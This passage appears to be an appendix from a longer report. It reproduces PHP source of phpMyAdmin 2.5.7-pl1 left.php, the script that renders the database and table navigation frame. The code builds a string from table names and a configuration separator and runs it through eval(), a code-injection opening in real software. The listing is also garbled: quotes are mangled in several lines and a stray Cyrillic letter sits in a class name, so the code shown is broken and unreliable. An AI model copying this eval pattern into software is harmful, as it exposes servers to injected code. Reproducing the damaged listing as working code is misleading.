    </div>
        <?php
        echo "\n";

    }

    // Light mode -> displays the select combo with databases names and the
    // list of tables contained in the current database
    else {
        echo "\n";

        // Builds the databases' names list
        if (!empty($db_start) && $db == $db_start) {
            // Gets the list of tables from the current database
            for ($t = 0; $t < $num_tables; $t++) {
                $table      = PMA_mysql_tablename($tables, $t);
                $url_title  = (!empty($tooltip) && isset($tooltip[$table]))
                            ? htmlentities($tooltip[$table])
                            : '';
                $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                            ? htmlentities($tooltip_name[$table])
                            : '';

                $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\' . PMA_sqlAddslashes($table) . '\',
'label');

                $table_list .= '    <nobr><a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table='
. urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '">' . "\n";
                $table_list .= '            <img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' .
$strBrowse . ': ' . $url_title . '" title="' . $strBrowse . ': ' . $url_title . '" /></a><bdo dir="' . $text_dir . '"> </bdo>' . "\n";
                if (PMA_USR_BROWSER_AGENT == 'IE') {
                    $table_list .= '         <span class="tblItem"><a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title .
'" target="phpmain' . $hash . '" href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' .
urlencode($table) . '">' . ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) .
'</a></span></nobr><br />' . "\n";
                } else {
                    $table_list .= '         <a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' .
$hash . '" href="' . $cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">' . ($alias != ''
&& $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />' . "\n";
                }
            } // end for $t (tables list)

            if (!$table_list) {
                $table_list = '    <br /><br />' . "\n"
                            . '    <div>' . $strNoTablesFound . '</div>' . "\n";
            }
            $selected = ' selected="selected"';

            $table_list_header .= '    <a class="item" target="phpmain' . $hash . '" href="' . $cfg['DefaultTabDatabase'] . '?' .
$common_url_query . '">' . "\n";
            $table_list_header .= '        <span class="heada"><b>' . ($db_tooltip != '' && $cfg['ShowTooltipAliasTB'] ?
htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . '</b><bdo dir="' . $text_dir .
'">  </bdo></span></a><br />' . "\n\n";
        } else {
            $selected = '';
        } // end if... else...

        if (!empty($num_tables)) {
            echo '            <option value="' . htmlspecialchars($db) . '" ' . $selected . '>' . ($db_tooltip != '' &&
$cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . ' (' . $num_tables . ')</option>' . "\n";
        } else {
            echo '            <option value="' . htmlspecialchars($db) . '" ' . $selected . '>' . ($db_tooltip != '' &&
$cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip) : htmlspecialchars($db)) . ' (-)</option>' . "\n";
        } // end if... else...

    } // end if (light mode)
```

```
    } // end for $i (db list)

    // Light mode -> end of the select combo for databases and table list for
    // the current database
    if ($cfg['LeftFrameLight']) {
        echo '        </select>' . "\n";
        echo '        <noscript><input type="submit" name="Go" value="' . $strGo . '" /></noscript>' . "\n";
        echo '    </form>' . "\n";

        if (!$table_list) {
            $table_list = '    <div>' . $strSelectADb . '</div>' . "\n";
        }

        // Displays the current database name and the list of tables it
        // contains
        echo "\n" . '    <hr noshade="noshade" />' . "\n\n";
        echo $table_list_header;
        echo $table_list;
        echo "\n" . '    <hr noshade="noshade" />' . "\n";
    }

    // No light mode -> initialize some js variables for the
    // expandible/collapsible stuff
    else {
        ?>

    <!-- Arrange collapsible/expandable db list at startup -->
    <script type="text/javascript" language="javascript1.2">
    <!--
    if (isNS4) {
      firstEl  = 'el1Parent';
      firstInd = nsGetIndex(firstEl);
      nsShowAll();
      nsArrangeList();
    }
    var expandedDb = '<?php echo (empty($selected_db)) ? '' : 'el' . $selected_db . 'Child'; ?>';
    //-->
    </script>
        <?php

    } // end if... else... (light mode)

} // end if ($server > 1)


// Case where only one database has to be displayed
else if ($num_dbs == 1) {
    $db                 = $dblist[0];
    $tables             = @PMA_mysql_list_tables($db);
    $num_tables         = ($tables) ? @mysql_numrows($tables) : 0;
    $common_url_query   = PMA_generate_common_url($db);
    if ($num_tables) {
        $num_tables_disp = $num_tables;
    } else {
        $num_tables_disp = '-';
    }

    // Get additional infomation about tables for tooltip
    if ($cfg['ShowTooltip'] && PMA_MYSQL_INT_VERSION >= 32303
        && $num_tables) {
        $tooltip = array();
        $tooltip_name = array();
        $result  = PMA_mysql_query('SHOW TABLE STATUS FROM ' . PMA_backquote($db));
        while ($tmp = PMA_mysql_fetch_array($result)) {
            $tooltip_name[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '');
            $tmp['Comment'] = ($cfg['ShowTooltipAliasTB'] ? $tmp['Name'] : $tmp['Comment']);

            $tooltip[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '')
                                   . '(' . (isset($tmp['Rows']) ? $tmp['Rows'] : '0') . ' ' . $strRows . ')';
```

```
        } // end while
    } // end if

    // garvin: Get comments from PMA comments table
    $db_tooltip = '';
    if ($cfg['ShowTooltip'] && $cfgRelation['commwork']) {
        $tmp_db_tooltip = PMA_getComments($db);
        if (is_array($tmp_db_tooltip)) {
            $db_tooltip = implode(' ', $tmp_db_tooltip);
        }
    }


    // Displays the database name
    if (!$cfg['LeftFrameLight']) {
            $on_mouse = (($cfg['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el2\', \'' .
$cfg['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el2\', \'' . $cfg['LeftBgColor'] . '\')}"');

            echo "\n";
            echo '    <div id="el2Parent" class="parent"' . $on_mouse . '>';

            if (!empty($num_tables)) {
                echo "\n";
                ?>
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
onclick="if (capable) {expandBase('el2', true); return false} else {return true}">
            <img name="imEx" id="el2Img" src="images/plus.png" border="0" width="9" height="9" alt="+" /></a>
                <?php
            } else {
                echo "\n";
                ?>
        <nobr><img name="imEx" src="images/minus.png" border="0" width="9" height="9" alt="-" />
                <?php
            }
            echo "\n";
            ?>
        <a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
title="<?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db) :
htmlspecialchars($db_tooltip)); ?>" onclick="if (capable) {expandBase('el2', false)}">
            <span class="headа"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? '<i>' .
htmlspecialchars($db_tooltip) . '</i>' : htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir);
?>">  </bdo></span><span class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>

    <div id="el2Child" class="child" style="margin-bottom: 5px"<?php echo $on_mouse; ?>>
    <?php
    } else {
        echo "\n";
        ?>
    <div id="el2Parent" class="parent">
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>">
            <span class="headа"><?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db_tooltip)
: htmlspecialchars($db)); ?><bdo dir="<?php echo($text_dir); ?>">  </bdo></span><span
class="headaCnt">(<?php echo $num_tables_disp; ?>)</span></a></nobr>
    </div>
    <div id="el2Child" class="child" style="margin-bottom: 5px">
        <?php
    }

    // Displays the list of tables from the current database
    $tablestack = array();
    for ($j = 0; $j < $num_tables; $j++) {
        $table     = PMA_mysql_tablename($tables, $j);
        $alias = (!empty($tooltip_name) && isset($tooltip_name[$table]))
                ? htmlentities($tooltip_name[$table])
                : '';
        $url_title = (!empty($tooltip) && isset($tooltip[$table]))
                ? htmlentities($tooltip[$table])
                : '';
        $book_sql_query = PMA_queryBookmarks($db, $cfg['Bookmark'], '\'' . PMA_sqlAddslashes($table) . '\'', 'label');
```

```
        if ($cfg['LeftFrameLight']) {
        echo "\n";
        ?>
        <nobr><a target="phpmain<?php echo $hash; ?>" href="sql.php?<?php echo $common_url_query;
?>&amp;table=<?php echo urlencode($table); ?>&amp;sql_query=<?php echo (isset($book_sql_query) &&
$book_sql_query != FALSE ? urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table)));
?>&amp;pos=0&amp;goto=<?php echo $cfg['DefaultTabTable']; ?>" title="<?php echo $strBrowse . ': ' . $url_title; ?>">
                <img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="<?php echo $strBrowse . ':
' . $url_title; ?>" /></a><bdo dir="<?php echo $text_dir; ?>"> </bdo>
            <a class="tblItem" id="tbl_<?php echo md5($table); ?>" title="<?php echo $url_title; ?>" target="phpmain<?php
echo $hash; ?>" href="<?php echo $cfg['DefaultTabTable']; ?>?<?php echo $common_url_query; ?>&amp;table=<?php
echo urlencode($table); ?>">
                <?php echo ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)); ?></a></nobr><br
/>
        <?php
        } else {
            $list_item = '<a target="phpmain' . $hash . '" href="sql.php?' . $common_url_query . '&amp;table=' .
urlencode($table) . '&amp;sql_query=' . (isset($book_sql_query) && $book_sql_query != FALSE ?
urlencode($book_sql_query) : urlencode('SELECT * FROM ' . PMA_backquote($table))) . '&amp;pos=0&amp;goto=' .
$cfg['DefaultTabTable'] . '" title="' . $strBrowse . ': ' . $url_title . '">';
            $list_item .= '<img src="images/button_smallbrowse.png" width="10" height="10" border="0" alt="' . $strBrowse . ':
' . $url_title . '" /></a>';
            $list_item .= '<bdo dir="' . $text_dir . '"> </bdo>' . "\n";
            $list_item .= '<a class="tblItem" id="tbl_' . md5($table) . '" title="' . $url_title . '" target="phpmain' . $hash . '" href="' .
$cfg['DefaultTabTable'] . '?' . $common_url_query . '&amp;table=' . urlencode($table) . '">';
            $list_item .= ($alias != '' && $cfg['ShowTooltipAliasTB'] ? $alias : htmlspecialchars($table)) . '</a></nobr><br />';

            // garvin: Check whether to display nested sets
            if (!empty($cfg['LeftFrameTableSeparator'])) {
                $_table = explode($cfg['LeftFrameTableSeparator'],  str_replace('\', '\\',$table));
                if (is_array($_table)) {
                    foreach($_table AS $key => $val) {
                        if ($val == '') {
                            $_table[$key] = '__protected__';
                        }
                    }

                    unset($_table[count($_table)-1]);
                    $_table = PMA_reduceNest($_table);

                    $eval_string = '$tablestack[\" . implode('\'][\", $_table) . '\'][\'pma_name\'][] = \" . str_replace('\", '\\', $table) .
'\';';
                    $eval_string .= '$tablestack[\" . implode('\'][\", $_table) . '\'][\'pma_list_item\'][] = \" . str_replace('\", '\\',
$list_item) . '\';';
                    eval($eval_string);
                } else {
                    $tablestack[''][''pma_name''][] = $table;
                    $tablestack[''][''pma_list_item''][] = $list_item;
                }
            } else {
                $tablestack[''][''pma_name''][] = $table;
                $tablestack[''][''pma_list_item''][] = $list_item;
            }
        }
    } // end for $j (tables list)

    if (!$cfg['LeftFrameLight']) {
        PMA_nestedSet('1', $tablestack);
        ?>
    </div>
    <!-- Arrange collapsible/expandable db list at startup -->
    <script type="text/javascript" language="javascript1.2">
    <!--
    if (isNS4) {
      firstEl  = 'el1Parent';
      firstInd = nsGetIndex(firstEl);
      nsShowAll();
      nsArrangeList();
    }
```

```
    var expandedDb = '<?php echo (empty($selected_db)) ? '' : 'el' . $selected_db . 'Child'; ?>';
    //-->
    </script>
        <?php
    } else {
        echo '    </div>';
    }

    echo "\n";
} // end if ($num_dbs == 1)


// Case where no database has to be displayed
else {
    echo "\n";
    echo '<p>' . $strNoDatabases . '</p>';
} // end if ($num_dbs == 0)
echo "\n";
?>

</body>
</html>

<?php
/**
 * Close MySql connections
 */
if (isset($dbh) && $dbh) {
    @mysql_close($dbh);
}
if (isset($userlink) && $userlink) {
    @mysql_close($userlink);
}


/**
 * Sends bufferized data
 */
if (isset($cfg['OBGzip']) && $cfg['OBGzip']
    && isset($ob_mode) && $ob_mode) {
     PMA_outBufferPost($ob_mode);
}
?>
```

Appendix D – phpMyAdmin-2.5.7-pl1 left.php

```
<?php
/* $Id: left.php,v 2.5.4.1 2004/06/30 18:42:18 lem9 Exp $ */
// vim: expandtab sw=4 ts=4 sts=4:


/**
 * Gets the variables sent to this script, retains the db name that may have
 * been defined as startup option and include a core library
 */
require_once('./libraries/grab_globals.lib.php');
if (isset($lightm_db) && !empty($lightm_db)) {
// no longer urlencoded because of html entities in the db name
//    $db = urldecode($lightm_db);
    $db = $lightm_db;
}

if (!empty($db)) {
    $db_start = $db;
}
```

```
/**
 * Gets a core script and starts output buffering work
 */
require_once('./libraries/common.lib.php');
require_once('./libraries/ob.lib.php');
if ($cfg['OBGzip']) {
    $ob_mode = PMA_outBufferModeGet();
    if ($ob_mode) {
        PMA_outBufferPre($ob_mode);
    }
}

// This check had been put here to avoid revealing the full path
// of the phpMyAdmin directory in case this script is called
// directly. But some users report a "Missing hash" message and
// I cannot reproduce it, so let's define $hash to a dummy value
// and hope some other clue will surface, to sort this bug.
//PMA_checkParameters(array('hash'));
if (!isset($hash)) {
    $hash='';
}

require_once('./libraries/bookmark.lib.php');
require_once('./libraries/relation.lib.php');
$cfgRelation = PMA_getRelationsParam();

function PMA_multimerge(&$stack, &$table) {
global $list_item, $table_item;

    $key = array_shift($table);

    if (count($table) > 0) {
        if (!isset($stack[$key])) {
            $stack[$key] = '';
        }
        PMA_multimerge($stack[$key], $table);
    } else {
        $stack['pma_name'][]      = $table_item;
        $stack['pma_list_item'][] = $list_item;
    }
}

function PMA_reduceNest($_table) {

    if ($GLOBALS['cfg']['LeftFrameTableLevel'] > 0) {
        $max = $GLOBALS['cfg']['LeftFrameTableLevel'];
        $temp_table = $_table;
        $new_table = array();
        $last_index = 0;
        for ($ti = 0; $ti <= $max; $ti++) {
            if (isset($temp_table[$ti])) {
                $new_table[$ti] = $temp_table[$ti];
                unset($temp_table[$ti]);
                $last_index = $ti;
            }
        }

        $_table = $new_table;
    }

    return $_table;
}

function PMA_indent($spaces) {
    $string = '';
    for ($i = 0; $i <= $spaces; $i++) {
        $string .= ' ';
    }
```

```
    return $string;
}

function PMA_nestedSetHeaderParent($baseid, $key, $keyhistory, $indent, $indent_level, $val, $childout = true) {
    $name = $key;
    $id = preg_replace('@[^a-z0-9]*@i', '', $baseid . $keyhistory . $key) . $indent;

    $on_mouse = (($GLOBALS['cfg']['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' . $id .
'\', \'' . $GLOBALS['cfg']['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' . $id . '\', \'' .
$GLOBALS['cfg']['LeftBgColor'] . '\')}"');

    $countarray = $val;
    if (count($countarray) == 2 && isset($countarray['pma_name']) && isset($countarray['pma_list_item'])) {
        $counter = count($countarray['pma_name']);
    } else {
        unset($countarray['pma_name']);
        if (count($countarray) > 1) {
            unset($countarray['pma_list_item']);
        }
        $counter = count($countarray);
    }

    echo "\n";
    echo PMA_indent($indent * 5) . '<div id="el' . $id . 'Parent" class="parent"' . $on_mouse . '>' . "\n";
    echo PMA_indent($indent * 6) . '<nobr><img src="images/spacer.gif" border="0" width="' . (($indent - 1) *
$indent_level) . '" height="9" alt="" /><a class="item" href="' . $GLOBALS['cfg']['DefaultTabDatabase'] . '?' .
$GLOBALS['common_url_query'] . '" onclick="if (capable) {expandBase(\'el' . $id . '\', true); return false} else {return
true}">';
    echo '<img name="imEx" id="el' . $id . 'Img" src="images/plus.png" border="0" width="9" height="9" alt="+" /></a>' .
"\n";
    echo PMA_indent($indent * 6) . '<a class="item" href="' . $GLOBALS['cfg']['DefaultTabDatabase'] . '?' .
$GLOBALS['common_url_query'] . '" title="' . htmlspecialchars($name) . '" onclick="if (capable) {expandBase(\'el' . $id . '\',
false)}"><span class="heada">' . htmlspecialchars($name) . '<bdo dir="' . $GLOBALS['text_dir'] .
'">  </bdo></span><span class="headaCnt">(' . $counter . ')</span></a></nobr>' . "\n";
    echo PMA_indent($indent * 5) . '</div><id class="PMA_nestedSetHeaderParent">' . "\n";
    echo "\n";

    if ($childout) {
        echo PMA_indent($indent * 5) . '<div id="el' . $id . 'Child" class="child" ' . $on_mouse . '>' . "\n";
    }
}

function PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, $indent, $indent_level, $headerOut, $firstGroup =
false, $firstGroupClose = true) {
    if ($firstGroup) {
        PMA_nestedSetHeaderParent($baseid, $firstGroup, $keyhistory, $indent, $indent_level, $tablestack);
        $indent++;
    }

    foreach($tablestack AS $key => $val) {
        if ($key != 'pma_name' && $key != 'pma_list_item') {
            if ($headerOut) {
                PMA_nestedSetHeaderParent($baseid, $key, $keyhistory, $indent, $indent_level, $val);
            }

            if (isset($val['pma_name']) && isset($val['pma_list_item']) && count($val) == 2) {
                PMA_nestedSet($baseid, $val, $key, $keyhistory . $key, false, ($indent + 1));
            } else {
                PMA_nestedSet($baseid, $val, $key, $keyhistory . $key, true, ($indent + 1));
            }

            if ($headerOut) {
                echo PMA_indent($indent * 5) . '</div><id class="PMA_nestedSetHeader">' . "\n";
            }
        }
    }

    if ($firstGroup && $firstGroupClose) {
        echo PMA_indent($indent * 4) . '</div><id class="PMA_nestedSetHeader2">' . "\n";
```

```
    } elseif ($firstGroup) {
        echo PMA_indent($indent * 4) . '<id spacer="div omitted" class="PMA_nestedSetHeader2">' . "\n";
    }
}

function PMA_nestedSet($baseid, $tablestack, $key = '__protected__', $keyhistory = '', $headerOut = false, $indent = 1) {

    if ($keyhistory == '' && $key != '__protected__') {
        $keyhistory = $key;
    }

    $indent_level = 9;

    if (isset($tablestack)
        && isset($tablestack['pma_name'])
        && isset($tablestack['pma_list_item'])) {

        if (count($tablestack) > 1 && !empty($key) && isset($tablestack['pma_name']) && isset($tablestack['pma_list_item'])
&& $indent == 1) {
            PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, ($indent+1), $indent_level, $headerOut, $key, false);
            $divClose = true;
            $extra_indent = 1;
        } else {
            PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, $indent, $indent_level, $headerOut);
            $divClose = false;
            $extra_indent = 0;
        }

        $on_mouse = (($GLOBALS['cfg']['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' .
$keyhistory . $key . '\', \'' . $GLOBALS['cfg']['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' .
$keyhistory . $key . '\', \'' . $GLOBALS['cfg']['LeftBgColor'] . '\')}"');

        $loops = 0;
        foreach($tablestack['pma_name'] AS $tkey => $tval) {

            echo PMA_indent($indent * 5) . '<nobr><img src="images/spacer.gif" border="0" width="' .
(($indent+$extra_indent) * $indent_level) . '" height="9" alt="" />';
            $items = explode("\n", $tablestack['pma_list_item'][$tkey]);
            foreach($items AS $ikey => $ival) {
                echo "\n";
                echo PMA_indent(($indent * 5)) . $ival;
            }
            echo "\n";

            $loops++;
        }

        if ($divClose) {
            echo PMA_indent($indent * 5) . '</div><id space="putting omitted div" class="PMA_nestedSet2">';
        }

    } elseif (is_array($tablestack)) {
        PMA_nestedSetHeader($baseid, $tablestack, $keyhistory, (($key == '__protected__' && $indent == 1 )? ($indent-1) :
($indent + 1)), $indent_level, $headerOut,  (($key == '__protected__' && $indent == 1) || ($indent > 1) ? false : $key));
    }

    return true;
}
/**
 * Get the list and number of available databases.
 * Skipped if no server selected: in this case no database should be displayed
 * before the user choose among available ones at the welcome screen.
 */
if ($server > 0) {
    PMA_availableDatabases(); // this function is defined in "common.lib.php"
} else {
    $num_dbs = 0;
}
```

```
// garvin: For re-usability, moved http-headers
// to a seperate file. It can now be included by header.inc.php,
// queryframe.php, querywindow.php.

require_once('./libraries/header_http.inc.php');

/**
 * Displays the frame
 */
// Gets the font sizes to use
PMA_setFontSizes();
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="<?php echo $available_languages[$lang][2]; ?>" lang="<?php
echo $available_languages[$lang][2]; ?>" dir="<?php echo $text_dir; ?>">

<head>
    <title>phpMyAdmin</title>
    <meta http-equiv="Content-Type" content="text/html; charset=<?php echo $charset; ?>" />
    <base<?php if (!empty($cfg['PmaAbsoluteUri'])) echo ' href="' . $cfg['PmaAbsoluteUri'] . '"'; ?> target="phpmain<?php
echo $hash; ?>" />

    <script type="text/javascript" language="javascript">
    <!--
<?php
if (isset($lightm_db) && !empty($lightm_db)) {
?>
    window.parent.frames['phpmain<?php echo $hash; ?>'].location.replace('./<?php echo $cfg['DefaultTabDatabase'] . '?' .
PMA_generate_common_url($db, '', '&');?>');
<?php
} elseif (isset($lightm_db)) {
?>
    window.parent.frames['phpmain<?php echo $hash; ?>'].location.replace('./main.php?<?php echo
PMA_generate_common_url('', '', '&');?>');
<?php
}
?>
    //-->
    </script>

<?php
// Expandable/collapsible databases list is only used if there is more than one
// database to display
if (($num_dbs > 1 || !empty($cfg['LeftFrameTableSeparator'])) && !$cfg['LeftFrameLight']) {
    echo "\n";
    ?>
    <!-- Collapsible tables list scripts -->
    <script type="text/javascript" language="javascript">
    <!--
    var isDOM      = (typeof(document.getElementsByTagName) != 'undefined'
                   && typeof(document.createElement) != 'undefined')
                   ? 1 : 0;
    var isIE4      = (typeof(document.all) != 'undefined'
                   && parseInt(navigator.appVersion) >= 4)
                   ? 1 : 0;
    var isNS4      = (typeof(document.layers) != 'undefined')
                   ? 1 : 0;
    var capable    = (isDOM || isIE4 || isNS4)
                   ? 1 : 0;
    // Uggly fix for Opera and Konqueror 2.2 that are half DOM compliant
    if (capable) {
        if (typeof(window.opera) != 'undefined') {
            var browserName = ' ' + navigator.userAgent.toLowerCase();
            if ((browserName.indexOf('konqueror 7') == 0)) {
                capable = 0;
            }
        }
        else if (typeof(navigator.userAgent) != 'undefined') {
            var browserName = ' ' + navigator.userAgent.toLowerCase();
```

```
        if ((browserName.indexOf('konqueror') > 0) && (browserName.indexOf('konqueror/3') == 0)) {
            capable = 0;
        }
      } // end if... else if...
   } // end if

   var isServer    = <?php echo ($server > 0) ? 'true' : 'false'; ?>;

   document.writeln('<link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?lang=<?php echo $lang;
?>&amp;js_frame=left&amp;js_capable=' + capable + '&amp;js_isDOM=' + isDOM + '&amp;js_isIE4=' + isIE4 + '" />');
   //-->
   </script>
   <noscript>
      <link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?lang=<?php echo $lang;
?>&amp;js_frame=left&amp;js_capable=0&amp;js_isDOM=0&amp;js_isIE4=0" />
   </noscript>

   <script src="libraries/left.js" type="text/javascript" language="javascript1.2"></script>
   <?php
} // end if ($num_dbs > 1)

else if ($num_dbs == 1) {
   echo "\n";
   ?>
   <link rel="stylesheet" type="text/css"
href="./css/phpmyadmin.css.php?js_frame=left&amp;js_capable=0&amp;js_isDOM=0&amp;js_isIE4=0" />
   <?php
} // end if ($num_dbs == 1)

else {
   echo "\n";
   ?>
   <link rel="stylesheet" type="text/css" href="./css/phpmyadmin.css.php?js_frame=left&amp;num_dbs=0" />
   <?php
} // end if ($num_dbs < 1)

echo "\n";
?>
</head>

<body bgcolor="<?php echo $cfg['LeftBgColor']; ?>">

<?php
if ($cfg['LeftDisplayLogo']) {
   ?>
   <!-- phpMyAdmin logo -->
   <a href="http://www.phpmyadmin.net" target="_blank"><img src="./images/pma_logo.png" width="88" height="31"
border="0" alt="phpMyAdmin" /></a>
   <?php
}
echo "\n";
if ($cfg['LeftDisplayServers']) {
?>
      <form method="post" action="index.php" target="_parent">
         <select name="server" onchange="this.form.submit();">
   <?php
   echo "\n";
   foreach($cfg['Servers'] AS $key => $val) {
      if (!empty($val['host'])) {
         echo '               <option value="' . $key . '"';
         if (!empty($server) && ($server == $key)) {
            echo ' selected="selected"';
         }
         echo '>';
         if (!empty($val['verbose'])) {
            echo $val['verbose'];
         } else {
            echo $val['host'];
            if (!empty($val['port'])) {
               echo ':' . $val['port'];
```

```
            }
            // loic1: skip this because it's not a so good idea to display
            //        sockets used to everybody
            // if (!empty($val['socket']) && PMA_PHP_INT_VERSION >= 30010) {
            //     echo ':' . $val['socket'];
            // }
        }
        // loic1: if 'only_db' is an array and there is more than one
        //        value, displaying such informations may not be a so good
        //        idea
        if (!empty($val['only_db'])) {
            echo ' - ' . (is_array($val['only_db']) ? implode(', ', $val['only_db']) : $val['only_db']);
        }
        if (!empty($val['user']) && ($val['auth_type'] == 'config')) {
            echo '  (' . $val['user'] . ')';
        }
        echo ' </option>' . "\n";
      } // end if (!empty($val['host']))
  } // end while
  ?>
        </select>
        <input type="hidden" name="lang" value="<?php echo $lang; ?>" />
        <input type="hidden" name="convcharset" value="<?php echo $convcharset; ?>" />
        <noscript><input type="submit" value="<?php echo $strGo; ?>" /></noscript>
      </form>
<?php
}
echo "\n";
?>
  <!-- Link to the welcome page -->
  <div id="el1Parent" class="parent" style="margin-bottom: 5px">
      <nobr><a class="item" href="main.php?<?php echo PMA_generate_common_url(); ?>"><span
class="heada"><b><?php echo $strHome; ?></b></span></a></nobr>
  </div>


  <!-- Databases and tables list -->
<?php
// Don't display expansible/collapsible database info if:
// 1. $server == 0 (no server selected)
//    This is the case when there are multiple servers and
//    '$cfg['ServerDefault'] = 0' is set. In that case, we want the welcome
//    screen to appear with no database info displayed.
// 2. there is only one database available (ie either only one database exists
//    or $cfg['Servers']['only_db'] is defined and is not an array)
//    In this case, the database should not be collapsible/expandable
if ($num_dbs > 1) {

  // Light mode -> beginning of the select combo for databases
  // Note: When javascript is active, the frameset will be changed from
  // within left.php. With no JS (<noscript>) the whole frameset will
  // be rebuilt with the new target frame.
  if ($cfg['LeftFrameLight']) {
      ?>
      <script type="text/javascript" language="javascript">
          document.writeln('<form method="post" action="left.php" name="left" target="nav">');
      </script>
      <noscript>
          <form method="post" action="index.php" name="left" target="_parent">
      </noscript>
      <?php
      echo PMA_generate_common_hidden_inputs();
      echo '        <input type="hidden" name="hash" value="' . $hash . '" />' . "\n";
      echo '        <select name="lightm_db" onchange="this.form.submit()">' . "\n";
      echo '            <option value="">(' . $strDatabases . ') ...</option>' . "\n";
      $table_list = '';
      $table_list_header = '';
      $db_name    = '';
  }
```

```
    $selected_db = 0;

    // Gets the tables list per database
    for ($i = 0; $i < $num_dbs; $i++) {
        $db = $dblist[$i];
        $j  = $i + 2;
        if (!empty($db_start) && $db == $db_start) {
            $selected_db = $j;
        }
        $tables             = @PMA_mysql_list_tables($db);
        $num_tables         = ($tables) ? @mysql_numrows($tables) : 0;
        $common_url_query   = PMA_generate_common_url($db);
        if ($num_tables) {
            $num_tables_disp = $num_tables;
        } else {
            $num_tables_disp = '-';
        }

        // Get additional information about tables for tooltip
        if ($cfg['ShowTooltip'] && PMA_MYSQL_INT_VERSION >= 32303
            && $num_tables
            && (!$cfg['LeftFrameLight'] || $selected_db == $j)) {
            $tooltip = array();
            $tooltip_name = array();
            $result  = PMA_mysql_query('SHOW TABLE STATUS FROM ' . PMA_backquote($db));
            while ($tmp = PMA_mysql_fetch_array($result)) {
                $tooltip_name[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '');
                $tmp['Comment'] = ($cfg['ShowTooltipAliasTB'] ? $tmp['Name'] : $tmp['Comment']);

                $tooltip[$tmp['Name']] = (!empty($tmp['Comment']) ? $tmp['Comment'] . ' ' : '')
                                . '(' . (isset($tmp['Rows']) ? $tmp['Rows'] : '0') . ' ' . $strRows . ')';
            } // end while
        } // end if

        // garvin: Get comments from PMA comments table
        $db_tooltip = '';
        if ($cfg['ShowTooltip'] && $cfgRelation['commwork']) {
            $tmp_db_tooltip = PMA_getComments($db);
            if (is_array($tmp_db_tooltip)) {
                $db_tooltip = implode(' ', $tmp_db_tooltip);
            }
        }

        // No light mode -> displays the expandible/collapsible db list
        if ($cfg['LeftFrameLight'] == FALSE) {

            // Displays the database name
            $on_mouse = (($cfg['LeftPointerColor'] == '') ? '' : ' onmouseover="if (isDOM || isIE4) {hilightBase(\'el' . $j . '\', \'' .
$cfg['LeftPointerColor'] . '\')}" onmouseout="if (isDOM || isIE4) {hilightBase(\'el' . $j . '\', \'' . $cfg['LeftBgColor'] . '\')}"');

            echo "\n";
            echo '    <div id="el' . $j . 'Parent" class="parent"' . $on_mouse . '>';

            if (!empty($num_tables)) {
                echo "\n";
                ?>
        <nobr><a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
onclick="if (capable) {expandBase('el<?php echo $j; ?>', true); return false} else {return true}">
            <img name="imEx" id="el<?php echo $j; ?>Img" src="images/plus.png" border="0" width="9" height="9" alt="+"
/></a>
                <?php
            } else {
                echo "\n";
                ?>
        <nobr><img name="imEx" src="images/minus.png" border="0" width="9" height="9" alt="-" />
                <?php
            }
            echo "\n";
            ?>
```

```
        <a class="item" href="<?php echo $cfg['DefaultTabDatabase']; ?>?<?php echo $common_url_query; ?>"
title="<?php echo ($db_tooltip != '' && $cfg['ShowTooltipAliasDB'] ? htmlspecialchars($db) :
